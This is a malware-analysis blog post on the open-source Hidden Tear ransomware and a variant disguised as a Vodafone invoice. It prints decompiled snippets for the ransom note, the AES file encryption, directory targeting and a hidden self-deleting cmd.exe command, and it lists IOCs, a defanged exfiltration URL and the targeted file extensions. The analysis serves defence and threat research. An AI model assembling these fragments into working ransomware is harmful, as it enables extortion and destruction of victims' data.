Earn-quick-BTC-with-Hiddentear.mp4 / About Open Source Ransomware

dissectingmalwa.re/earn-quick-btc-with-hiddentearmp4-about-open-source-ransomware.html


Sat 26 October 2019 in Ransomware

No, this will not be a skiddy Tutorial on how to earn quick crypto but rather an analysis of the Open Source Ransomware "Hiddentear".

A general disclaimer as always: downloading and running the samples linked below will lead to the encryption of your personal data, so be f$cking careful. Also check with your local laws as owning malware binaries/ sources might be illegal depending on where you live.

"Shade Ransomware creater is stupid fxxxxx.exe" @ Any.Run --> `sha256 ba978eee90be06b1ce303bbee33c680c2779fbbc5b90c83f0674d6989564a70a`

Because HiddenCrypt is Written in C# utilizing the .NET Framework 4 static analysis of the Binary will happen in Progress Telerik JustDecompile and dnspy. With over 370 Forks and about as many stars on Github at the time of writing this, Hiddentear is the arguably the most popular open source Windows Ransomware on the platform.




The original Ransomnote that is dropped to the Desktop by Hiddentear:

```
public void messageCreator()
{
    string str = string.Concat(this.userDir, this.userName, "\\Desktop\\READ_IT.txt");
    string[] strArrays = new string[] { "Files has been encrypted with hidden tear", "Send me some bitcoins or kebab", "And I also hate night clubs, desserts, being drunk." };
    File.WriteAllLines(str, strArrays);
}
```

It uses the RijndaelManaged class implemented in *System.Security.Cryptography* for the file encryption routine (which is just a fancy way of saying, that victim data is encrypted with AES-256-CBC :D).

```
MemoryStream memoryStream = new MemoryStream();
try
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    try
    {
        rijndaelManaged.KeySize = 256;
        rijndaelManaged.BlockSize = 128;
        Rfc2898DeriveBytes rfc2898DeriveByte = new Rfc2898DeriveBytes(passwordBytes, numArray, 1000);
        rijndaelManaged.Key = rfc2898DeriveByte.GetBytes(rijndaelManaged.KeySize / 8);
        rijndaelManaged.IV = rfc2898DeriveByte.GetBytes(rijndaelManaged.BlockSize / 8);
        rijndaelManaged.Mode = CipherMode.CBC;
        CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write);
        try
        {
            cryptoStream.Write(bytesToBeEncrypted, 0, (int)bytesToBeEncrypted.Length);
            cryptoStream.Close();
        }
        finally
        {
            if (cryptoStream != null)
            {
                ((IDisposable)cryptoStream).Dispose();
            }
        }
        array = memoryStream.ToArray();
    }
    finally
    {
        if (rijndaelManaged != null)
        {
            ((IDisposable)rijndaelManaged).Dispose();
        }
    }
}
finally
{
    if (memoryStream != null)
    {
        ((IDisposable)memoryStream).Dispose();
    }
}
```



By default Hidden Tear will only spare Folders named *Windows*, *Program Files* and *Program Files (x86)* and encrypt the contents of every Directory that doesn't match this condition.

```
if (!directories[j].Contains("Windows") && !directories[j].Contains("Program Files")
&& !directories[j].Contains("Program Files (x86)"))
{
    this.encryptDirectory(directories[j], password);
    this.messageCreator(directories[j]);
}
```


Another common mechanism to disrupt detection and analysis is a self deletion routine. After a timeout to ensure a completed execution it will just remove itself via the *Del* argument.

```
public void selfDestroy()
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo()
    {
        Arguments = string.Concat("/C timeout 2 && Del /Q /F ",
Application.ExecutablePath),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        FileName = "cmd.exe"
        };
    Process.Start(processStartInfo);
}
```

4shadow variant available @ Any.Run --> `sha256` `fd5de1631c95041fde92042dd760e1fe27c7fe217d30e6568cc2e69eb812fb85`

This sample was found on the IIS Webhost of the Mineral Resources Authority of Papua New Guinea and tries to disguise as a Vodafone PDF Invoice.


Throwing the dropped binary into Detect it Easy returns the notice that it pretends to be a WinRAR installer Version 5.x.




Extracting the strings out of the mentioned executable (with a relatively new fancy tool by fireeye called stringsifter) one can see that actually includes three references related to WinRAR, where the first is `D:\Projects\WinRAR\sfx\build\sfxrar32\Release\sfxrar.pdb`. As for a TIL: sfx stands for "self-extracting archive" which is packaged with an executable to extract it so it's (more or less) independent from the hostsystem. Wikipedia's got you hooked up.

The full string dump can be had here. It also contains a number of messages in a foreign language which are identified as turkish by Google Translate:

TURKISH - DETECTED	GERMAN	ENGLISH	SPANISH	ENGLISH	DUTCH	JAPANESE
Bunu yapana kadar				Until we do this		
karakterden fazla olmamal				no more than characters		
Tamam				OK		
Evet				Yeah		
Hata				Error		
Reddet				reject		
Lisans				License		
bayt				byte		
kleme ilerlemesi				click progress		
stbilgisi bozuk				unstable		
ntem bilinmiyor				ntem unknown		
klemeyi tekrar deneyin				try again		
erisine kopyalanam				cannot be copied		
tirmeyi onaylay				confirm		
erisinde kullan				use next		
venli olmayacakt				will not be viable		
r bulunmuyorsa				If there is no r		
yeniden adland				rename		
netici olarak				as an agent		
n uygulamalar				n applications		
klemeyi tekrar				repeat		
mesini kullanarak hedef klas				target class using mesini		
SFX kod komutlar				SFX code commands		
dosyalar olu				create files		
tfen dosyan				Followings		




Loading the binary into JustDecompileIt we notice that it was crypted by something called Aika.




The Assembly Information also gives away that ConfuserEx is involved as well. The payload section confirms that hint as we have an encrypted payload that will be fetched in runtime and then executed via RunPE.

```
[assembly: AssemblyCompany("Ki")]
[assembly: AssemblyDescription("ConfuserEx")]
[assembly: AssemblyFileVersion("1.0.0")]
[assembly: AssemblyProduct("ConfuserEx")]
[assembly: AssemblyTitle("ConfuserEx GUI")]
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
```

Below you can see a screenshot of the Aika Crypter. As I already mentioned it is based on ConfuserEx and includes the other run of the mill evasion techniques and Injections (RunPE or self).



This sample also features an anti-debugging check via IsDebuggerPresent. Nothing we haven't seen before either. (▀̿Ĺ̯▀̿)



Open Source Ransomware (Malware)?

The main reason why projects like Hidden Tear exist is to use it as a training model and PoC to handle "real" ransomware more efficiently. Critics say that OSS Malware will never match real threats - which is definitely true to some extent - and that it only promotes building weaponized versions of it. On the other hand OSS ransomware is very useful to get a true baseline reading from a sandbox system since you know for sure what it will do next. So what should you think about it know? If you ask me the bad outweighs the good here: Per day multiple new weaponized versions of Hidden Tear hit AnyRun, VT and Co. that are packed/obfuscated or modified with numerous evasion techniques. If it shows us one thing it's that building ransomware isn't hard. Even worse: it is not like ransomware is a dual use tool (like e.g. a hammer). Nobody will call you out for build a PoC binary to better understand the inner workings and how to analyse it afterwards. Don't get me wrong: I'm a HUGE advocate of open source software, but please don't push your "Proof of Concepts" to Github if they can literally be turned into malware by exchanging a URL and Bitcoin address.

IOCs

Hidden Tear (SHA256 / SSDEEP)

```
454364vodafone-e-fatura.exe
fd5de1631c95041fde92042dd760e1fe27c7fe217d30e6568cc2e69eb812fb85
24576:8NA3R5drXfZAeMQ7MSTlRVHJ88iV4npWuSp008q75pVQNohig1w2YHgLo/:95BAvu7TD1YV0xJYtYOhH


cryptoJoker.exe / "Shade Ransomware creater is stupid fxxxxx.exe"
ba978eee90be06b1ce303bbee33c680c2779fbbc5b90c83f0674d6989564a70a
12288:gnSKwjzsZpds2JbrpolSKwjzuZpXs2JTypo:USKwWes6lSKw88s/
```

URLs

```
hxxp://fairybreathes.6te[.]net/write.php?info=
```

Affected File Extensions

```
".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", "jpeg", ".png",
".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".psd",
".sql", ".mp4", ".7z", ".rar", ".m4a", ".wma", ".avi", ".wmv", ".csv", ".d3dbsp",
".zip", ".sie", ".sum", ".ibank", ".t13", ".t12", ".qdf", ".gdb", ".tax", ".pkpass",
".bc6", ".bc7", ".bkp", ".qic", ".bkf", ".sidn", ".sidd", ".mddata", ".itl", ".itdb",
".icxs", ".hvpl", ".hplg", ".hkdb", ".mdbackup", ".syncdb", ".gho", ".cas", ".svg",
".map", ".wmo", ".itm", ".sb", ".fos", ".mov", ".vdf", ".ztmp", ".sis", ".sid",
".ncf", ".menu", ".layout", ".dmp", ".blob", ".esm", ".vcf", ".vtf", ".dazip",
".fpk", ".mlx", ".kf", ".iwd", ".vpk", ".tor", ".psk", ".rim", ".w3x", ".fsh",
".ntl", ".arch00", ".lvl", ".snx", ".cfr", ".ff", ".vpp_pc", ".lrf", ".m2",
".mcmeta", ".vfs0", ".mpqge", ".kdb", ".db0", ".dba", ".rofl", ".hkx", ".bar",
".upk", ".das", ".iwi", ".litemod", ".asset", ".forge", ".ltx", ".bsa", ".apk",
".re4", ".sav", ".lbf", ".slm", ".bik", ".epk", ".rgss3a", ".pak", ".big", "wallet",
".wotreplay", ".xxx", ".desc", ".py", ".m3u", ".flv", ".js", ".css", ".rb", ".p7c",
".pk7", ".p7b", ".p12", ".pfx", ".pem", ".crt", ".cer", ".der", ".x3f", ".srw",
".pef", ".ptx", ".r3d", ".rw2", ".rwl", ".raw", ".raf", ".orf", ".nrw", ".mrwref",
".mef", ".erf", ".kdc", ".dcr", ".cr2", ".crw", ".bay", ".sr2", ".srf", ".arw",
".3fr", ".dng", ".jpe", ".jpg", ".cdr", ".indd", ".ai", ".eps", ".pdf", ".pdd",
".dbf", ".mdf", ".wb2", ".rtf", ".wpd", ".dxg", ".xf", ".dwg", ".pst", ".accdb",
".mdb", ".pptm", ".pptx", ".ppt", ".xlk", ".xlsb", ".xlsm", ".xlsx", ".xls", ".wps",
".docm", ".docx", ".doc", ".odb", ".odc", ".odm", ".odp", ".ods", ".odt", ".lnk",
".iso"
```